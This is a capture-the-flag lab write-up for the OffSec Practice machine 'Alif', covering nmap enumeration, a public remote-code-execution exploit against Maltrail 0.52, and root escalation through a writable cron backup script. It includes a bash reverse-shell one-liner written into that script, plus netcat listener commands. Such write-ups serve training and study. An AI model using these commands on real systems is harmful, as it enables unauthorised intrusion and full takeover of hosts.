OffSec Practice

CTF-200-01(Intermediate)

Alif

Enumeration


Nmap

```
┌──(kali㉿kali)-[~/Desktop/offsecLab/CTF-200-01]
└─$ nmap -min-rate=10000 -Pn -sCV -A 192.168.190.32 -p 22,80,8338 -oA nmap.out
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-29 21:33 EST
Nmap scan report for 192.168.190.32
Host is up (0.25s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b9:bc:8f:01:3f:85:5d:f9:5c:d9:fb:b6:15:a0:1e:74 (ECDSA)
|_  256 53:d9:7f:3d:22:8a:fd:57:98:fe:6b:1a:4c:ac:79:67 (ED25519)
80/tcp   open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.52 (Ubuntu)
8338/tcp open  unknown
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.0 200 OK
|     Server: Maltrail/0.52
|     Date: Tue, 30 Jan 2024 02:33:38 GMT
|     Connection: close
|     Content-Type: text/html
|     Last-Modified: Sat, 31 Dec 2022 22:58:57 GMT
|     Content-Security-Policy: default-src 'self'; style-src 'self' 'unsafe-inline'; img-src * blob:; script-src 'self' 'unsafe-eval' https://stat.ripe.net; frame-src *; object-src 'none'; block-all-mixed-content;
|     Cache-Control: no-cache
|     Content-Length: 7091
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta http-equiv="X-UA-Compatible" content="IE=edge">
|     <meta http-equiv="Content-Type" content="text/html;charset=utf8">
|     <meta name="viewport" content="width=device-width, user-scalable=no">
|     <meta name="robots" content="noindex, nofollow">
|     <title>Maltrail</title>
|     <link rel="stylesheet" type="text/css" href="css/thirdparty.min.css">
|     <link rel="stylesheet" type="text/css" hre
|   HTTPOptions:
|     HTTP/1.0 501 Unsupported method ('OPTIONS')
|     Server: Maltrail/0.52
|     Date: Tue, 30 Jan 2024 02:33:38 GMT
|     Connection: close
|     Content-Type: text/html;charset=utf-8
|     Content-Length: 500
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|     "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
|     <title>Error response</title>
```

```
|     <p>Error code: 501</p>
|     <p>Message: Unsupported method ('OPTIONS').</p>
|     <p>Error code explanation: HTTPStatus.NOT_IMPLEMENTED - Server does not support this operation.</p>
|     </body>
|_    </html>
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8338-TCP:V=7.94SVN%I=7%D=1/29%Time=65B86001%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,1D5C,"HTTP/1\.0\x20200\x20OK\r\nServer:\x20Maltrail/0\.52\r
SF:\nDate:\x20Tue,\x2030\x20Jan\x202024\x2002:33:38\x20GMT\r\nConnection:\
SF:x20close\r\nContent-Type:\x20text/html\r\nLast-Modified:\x20Sat,\x2031\
SF:x20Dec\x202022\x2022:58:57\x20GMT\r\nContent-Security-Policy:\x20defaul
SF:t-src\x20'self';\x20style-src\x20'self'\x20'unsafe-inline';\x20img-src\
SF:x20\*\x20blob:;\x20script-src\x20'self'\x20'unsafe-eval'\x20https://sta
SF:t\.ripe\.net;\x20frame-src\x20\*;\x20object-src\x20'none';\x20block-all
SF:-mixed-content;\r\nCache-Control:\x20no-cache\r\nContent-Length:\x20709
SF:1\r\n\r\n<!DOCTYPE\x20html>\n<html\x20lang=\"en\">\n\x20\x20\x20\x20<he
SF:ad>\n\x20\x20\x20\x20\x20\x20\x20\x20<meta\x20http-equiv=\"X-UA-Compati
SF:ble\"\x20content=\"IE=edge\">\n\x20\x20\x20\x20\x20\x20\x20\x20<meta\x2
SF:0http-equiv=\"Content-Type\"\x20content=\"text/html;charset=utf8\">\n\x
SF:20\x20\x20\x20\x20\x20\x20\x20<meta\x20name=\"viewport\"\x20content=\"w
SF:idth=device-width,\x20user-scalable=no\">\n\x20\x20\x20\x20\x20\x20\x20
SF:\x20<meta\x20name=\"robots\"\x20content=\"noindex,\x20nofollow\">\n\x20
SF:\x20\x20\x20\x20\x20\x20\x20<title>Maltrail</title>\n\x20\x20\x20\x20\x
SF:20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20type=\"text/css\"\x20href=
SF:\"css/thirdparty\.min\.css\">\n\x20\x20\x20\x20\x20\x20\x20\x20<link\x2
SF:0rel=\"stylesheet\"\x20type=\"text/css\"\x20hre")%r(HTTPOptions,2AE,"HT
SF:TP/1\.0\x20501\x20Unsupported\x20method\x20\('OPTIONS'\)\r\nServer:\x20
SF:Maltrail/0\.52\r\nDate:\x20Tue,\x2030\x20Jan\x202024\x2002:33:38\x20GMT
SF:\r\nConnection:\x20close\r\nContent-Type:\x20text/html;charset=utf-8\r\
SF:nContent-Length:\x20500\r\n\r\n<!DOCTYPE\x20HTML\x20PUBLIC\x20\"-//W3C/
SF:/DTD\x20HTML\x204\.01//EN\"\n\x20\x20\x20\x20\x20\x20\x20\x20\"http://w
SF:ww\.w3\.org/TR/html4/strict\.dtd\">\n<html>\n\x20\x20\x20\x20<head>\n\x
SF:20\x20\x20\x20\x20\x20\x20\x20<meta\x20http-equiv=\"Content-Type\"\x20c
SF:ontent=\"text/html;charset=utf-8\">\n\x20\x20\x20\x20\x20\x20\x20\x20<t
SF:itle>Error\x20response</title>\n\x20\x20\x20\x20</head>\n\x20\x20\x20\x
SF:20<body>\n\x20\x20\x20\x20\x20\x20\x20\x20<h1>Error\x20response</h1>\n\
SF:x20\x20\x20\x20\x20\x20\x20\x20<p>Error\x20code:\x20501</p>\n\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20<p>Message:\x20Unsupported\x20method\x20\('OPTION
SF:S'\)\.</p>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Error\x20code\x20explana
SF:tion:\x20HTTPStatus\.NOT_IMPLEMENTED\x20-\x20Server\x20does\x20not\x20s
SF:upport\x20this\x20operation\.</p>\n\x20\x20\x20\x20</body>\n</html>\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 105.69 seconds
```

Port 80(HTTP)


Going to port 80, im greeted with the Apache2 default page:



And running it through a Dirsearch directory brute forcer does not give me anything useful

Port 8338(HTTP)


Going to port 8338 however, I am met with a login page and what the webpage is being powered by:


Maltrail
2024-01-29 (today)
Documentation | Wiki | Issues | Log In
Threats
Events
Severity
Sources
Trails
25 threats per page
Filter
Clear
Print
Tools
threat
sensor
events
severity
first_seen
last_seen
sparkline
src_ip
src_port
dst_ip
dst_port
proto
type
trail
info
reference
tags
No matching threats found
Showing 0 to 0 of 0 total threats
Previous
Next
Authentication
Username:
Password:
Cancel
Log In
Powered by Maltrail (v0.52)


Getting the shell

From here, I googled Maltrail exploit and found these:


There are multiple exploits for RCE and all pointing to the maltrail 0.53 version, the same is said with Searchsploit:




With this, I downloaded the git repository by Spookier:



And started a listener on port 80:



And i ran the exploit:



```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.[redacted]] from (UNKNOWN) [192.168.[redacted]2] 38074
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
snort@ochima:/opt/maltrail-0.53$ ^Z
zsh: suspended  nc -nlvp 80

┌──(kali㉿kali)-[~]
└─$ stty raw -echo;fg

[1]  + continued  nc -nlvp 80

snort@ochima:/opt/maltrail-0.53$ export TERM=xterm
snort@ochima:/opt/maltrail-0.53$
```

Privilege Escalation


From the shell, i transferred the pspy64 and linpeas.sh scripts from my kali, I ran psspy64 first and it seems that root user is running this script

```
2024/01/30 02:53:03 CMD: UID=0     PID=4      |
2024/01/30 02:53:03 CMD: UID=0     PID=3      |
2024/01/30 02:53:03 CMD: UID=0     PID=2      |
2024/01/30 02:53:03 CMD: UID=0     PID=1      | /sbin/init
2024/01/30 02:54:01 CMD: UID=0     PID=1982   | /usr/sbin/CRON -f -P
2024/01/30 02:54:01 CMD: UID=0     PID=1984   | /bin/bash /var/backups/etc_Backup.sh
2024/01/30 02:54:01 CMD: UID=0     PID=1983   | /bin/sh -c /var/backups/etc_Backup.sh
2024/01/30 02:54:01 CMD: UID=0     PID=1985   | tar -cf /home/snort/etc_backup.tar /etc
```

I can edit it with a reverse shell one liner and get the root shell from there:

```
#! /bin/bash
bash -i >& /dev/tcp/192.168.[redacted]/80 0>&1
tar -cf /home/snort/etc_backup.tar /etc
```

Once done i started a listener on port 80, then i got the root shell:


└─$ nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.[redacted]] from (UNKNOWN) [192.168.[redacted]] 34444
bash: cannot set terminal process group (2016): Inappropriate ioctl for device
bash: no job control in this shell
root@ochima:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ochima:~#